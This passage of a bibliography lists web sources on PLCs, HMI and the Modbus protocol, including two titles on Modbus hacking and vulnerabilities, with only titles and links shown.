   https://en.wikipedia.org/wiki/Programmable_logic_controller
6. What is a PLC
   https://inductiveautomation.com/resources/article/what-is-hmi
7. What is the Modbus Protocol & How Does It Work?
   https://www.ni.com/en-il/shop/seamlessly-connect-to-third-party-devices-and-supervisory-system/the-modbus-protocol-in-depth.html
8. Hack the Modbus Protocol
   https://www.radiflow.com/blog/hack-the-modbus/
9. Vulnerabilities of The Modbus Protocol
   https://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/11394/Evangeliou_1508.pdf?sequence=1&isAllowed=y